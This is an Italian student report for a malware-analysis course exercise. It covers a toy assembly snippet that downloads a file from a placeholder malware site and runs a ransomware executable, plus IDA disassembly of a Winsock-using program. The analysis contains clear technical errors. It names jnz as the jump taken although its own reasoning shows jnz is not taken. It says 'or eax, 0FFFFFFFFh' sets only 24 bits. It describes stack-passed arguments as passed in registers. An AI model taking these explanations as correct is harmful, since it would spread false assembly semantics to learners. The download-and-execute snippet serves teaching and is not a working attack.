

Progetto S11 L5: Simone Esposito



Esercizio
Traccia e requisiti

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Svolgimento 1:

Salto condizionale effettuato dal Malware:

Il codice fornito mostra due salti condizionali, jnz e jz, nei seguenti punti:

- **jnz loc 0040BBA0 a 0040105B:** Questo salto viene eseguito solo se la condizione precedente (cmp EAX, 5) risulta falsa, ossia quando EAX non è uguale a 5. In questo caso, il codice salta all'indirizzo 0040BBA0, il quale esegue la routine di download del file malevolo dal sito specificato (Tabella 2).
- **jz loc 0040FFA0 a 00401068:** Questo salto viene eseguito solo se la condizione precedente (cmp EBX, 11) è vera, ossia quando EBX è uguale a 11. Se la condizione è soddisfatta, il codice salta all'indirizzo 0040FFA0, il quale esegue la routine che avvia l'esecuzione del file scaricato (Tabella 3).

Il salto condizionale effettivamente eseguito dal malware è jnz (il primo salto), perché EAX viene caricato con il valore 5, quindi EAX sarà uguale a 5, e il salto non verrà eseguito, continuando invece alla riga successiva (0040105F). In seguito, EBX viene incrementato e confrontato con 11. Se questo confronto risulta vero (jz), il salto viene effettuato per eseguire il file scaricato.

Svolgimento 2:



Svolgimento 3:

Il malware implementa le seguenti funzionalità:

1. Download di un file malevolo: Il codice esegue un download da un sito web malevolo specificato in Tabella
2. Esecuzione del file scaricato: Il malware esegue il file scaricato, che potrebbe essere un ransomware, come indicato dall'estensione .exe e dal percorso fornito.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SVOLGIMENTO 4:

Nelle tabelle 2 e 3, vengono effettuate due chiamate di funzione:

- **Tabella 2 (DownloadToFile()):**
 - Prima di chiamare la funzione, l'argomento EAX viene caricato con l'URL (www.malwaredownload.com) e passato alla funzione DownloadToFile() tramite il registro EAX.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

- **Tabella 3 (WinExec()):**

- L'argomento EDX viene caricato con il percorso del file scaricato e viene passato alla funzione WinExec() tramite il registro EDX.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Dettagli tecnici/teorici:

- Le istruzioni mov e push preparano i registri per le chiamate di funzione, secondo la convenzione di chiamata standard (che dipende dall'architettura e dal compilatore).
- mov carica il valore desiderato nel registro, mentre push lo mette sullo stack, rendendolo disponibile per la funzione chiamata.

BONUS:

Esaminando i blocchi

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax                ; int
lea     ecx, [ebp+argc]
push    ecx                ; int
push    offset aTcpview    ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74

main+28

```

Funzione: `int __cdecl main(int argc, const char **argv, const char **envp)`

cdecl: indica la convenzione di chiamata standard, utilizzata comunemente per le funzioni C. I parametri vengono passati tramite lo stack, e il chiamante è responsabile di pulire lo stack dopo il ritorno della funzione.

argc: Numero di argomenti passati tramite la riga di comando.

argv: Un array di puntatori a stringhe che contengono gli argomenti della riga di comando.

envp: Un array di puntatori a stringhe che contengono le variabili d'ambiente.

la funzione **main** analizza `argc` e `argv` per determinare cosa deve fare l'applicazione. Ad esempio, potrebbe esserci un ciclo `for` che scorre su `argv` per controllare gli argomenti forniti dall'utente.


```

loc_41DA74:
mov     edx, 101h
mov     [ebp+var_19C], dx
lea     eax, [ebp+WSAData]
push    eax                ; lpWSAData
movzx   ecx, [ebp+var_19C]
push    ecx                ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_41DAAB


```

Libreria: WSASStartup è una funzione della libreria ws2_32.dll, parte del Windows Sockets API, comunemente noto come Winsock.

Scopo: WSASStartup è utilizzata per inizializzare l'uso della libreria Winsock da parte di un programma. È il primo passo necessario in qualsiasi applicazione di rete che utilizza Winsock, prima di effettuare qualsiasi operazione di rete come la creazione di socket, connessione a server, invio e ricezione di dati.




InitializeCriticalSection, è una funzione standard delle API di Windows utilizzata per l'inizializzazione di una CRITICAL_SECTION, che è una struttura per la gestione delle sezioni critiche e la sincronizzazione tra thread.



call sub_41FE40: Questa istruzione indica che il codice sta invocando una funzione chiamata sub_41FE40. Poiché il nome è generico, sub_41FE40 è una funzione definita nel programma e potrebbe svolgere una varietà di compiti.

Comportamento di call:

- L'istruzione call salverà l'indirizzo di ritorno (l'indirizzo dell'istruzione successiva a call) sullo stack e poi salterà all'indirizzo della funzione sub_41FE40.
- Quando la funzione sub_41FE40 termina, l'istruzione ret all'interno della funzione farà sì che il programma riprenda l'esecuzione dall'indirizzo salvato.



```
loc_41DAED:
mov     eax, [ebp+argv]
push    eax
lea     ecx, [ebp+argc]
push    ecx
call    sub_41BB90
add     esp, 8
mov     edx, [ebp+argv]
push    edx
mov     eax, [ebp+argc]
push    eax
call    sub_41A380
add     esp, 8
movzx   ecx, al
test    ecx, ecx
jz      short loc_41DB1E
```


call sub_41BB90

Questa istruzione chiama una funzione situata all'indirizzo 0x41BB90. La chiamata alla funzione:

- Pusha l'indirizzo di ritorno sulla stack.
- Passa il controllo all'indirizzo della funzione chiamata.
- Alla fine della funzione, l'esecuzione riprende all'indirizzo di ritorno.

call sub_41A380

Questa istruzione chiama un'altra funzione situata all'indirizzo 0x41A380.




```
push    0
call    sub_41CC50
add     esp, 4
```


Il codice può essere interpretato come segue:

1. **Preparazione del Parametro:** push 0 inserisce un valore 0 nello stack come parametro per la funzione sub_41CC50.
2. **Chiamata alla Funzione:** call sub_41CC50 chiama la funzione all'indirizzo 0x41CC50, passando implicitamente il valore 0 come argomento (attraverso lo stack).

3. **Pulizia dello Stack:** add esp, 4 ripristina lo stack pointer al suo valore originale, rimuovendo l'argomento 0 che era stato pushato all'inizio.



xor eax, eax è un'istruzione standard per azzerare il registro eax, e il suo utilizzo in questo contesto suggerisce una preparazione o un'inizializzazione del registro per un'operazione successiva.



Il messaggio di errore "**Could not initialize Winsock**" indica che un'applicazione non è riuscita a inizializzare la libreria Windows Sockets (Winsock), necessaria per eseguire operazioni di rete su sistemi Windows.




```
loc_41DB20:  
mov     ecx, [ebp+var_4]  
xor     ecx, ebp  
call    sub_4049CE  
mov     esp, ebp  
pop     ebp  
retn  
_main endp
```

loc_41DB20 è un'etichetta, che rappresenta un indirizzo di memoria nel codice. In questo caso, si trova all'indirizzo 0x41DB20.

_main è il nome della funzione, che in questo caso è presumibilmente la funzione principale del programma.

endp è una direttiva assembly che segnala la fine della procedura o funzione. In IDA Pro, questo aiuta a marcare chiaramente dove finisce una funzione.



```
or      eax, 0FFFFFFFFh  
jmp     loc_41DB20
```

Registro eax: Questo è un registro a 32 bit utilizzato in molte operazioni aritmetiche e logiche nei processori x86.

Operazione OR: L'OR bit a bit tra eax e 0x0FFFFFFF modifica i bit del registro eax secondo le regole dell'operazione OR. In questo caso specifico, l'istruzione forza gli ultimi 24 bit del registro eax a 1, lasciando inalterati i bit più significativi.

jmp: Salta incondizionatamente all'indirizzo specificato. Il controllo del programma passa direttamente all'indirizzo loc_41DB20, che è un'etichetta che rappresenta un'altra posizione di codice.

loc_41DB20: Questo è un punto del programma che è stato etichettato con loc_41DB20. Se guardiamo il codice che hai fornito prima, loc_41DB20 conteneva un'istruzione retn, quindi questo salto probabilmente porta l'esecuzione del programma direttamente al punto in cui la funzione si conclude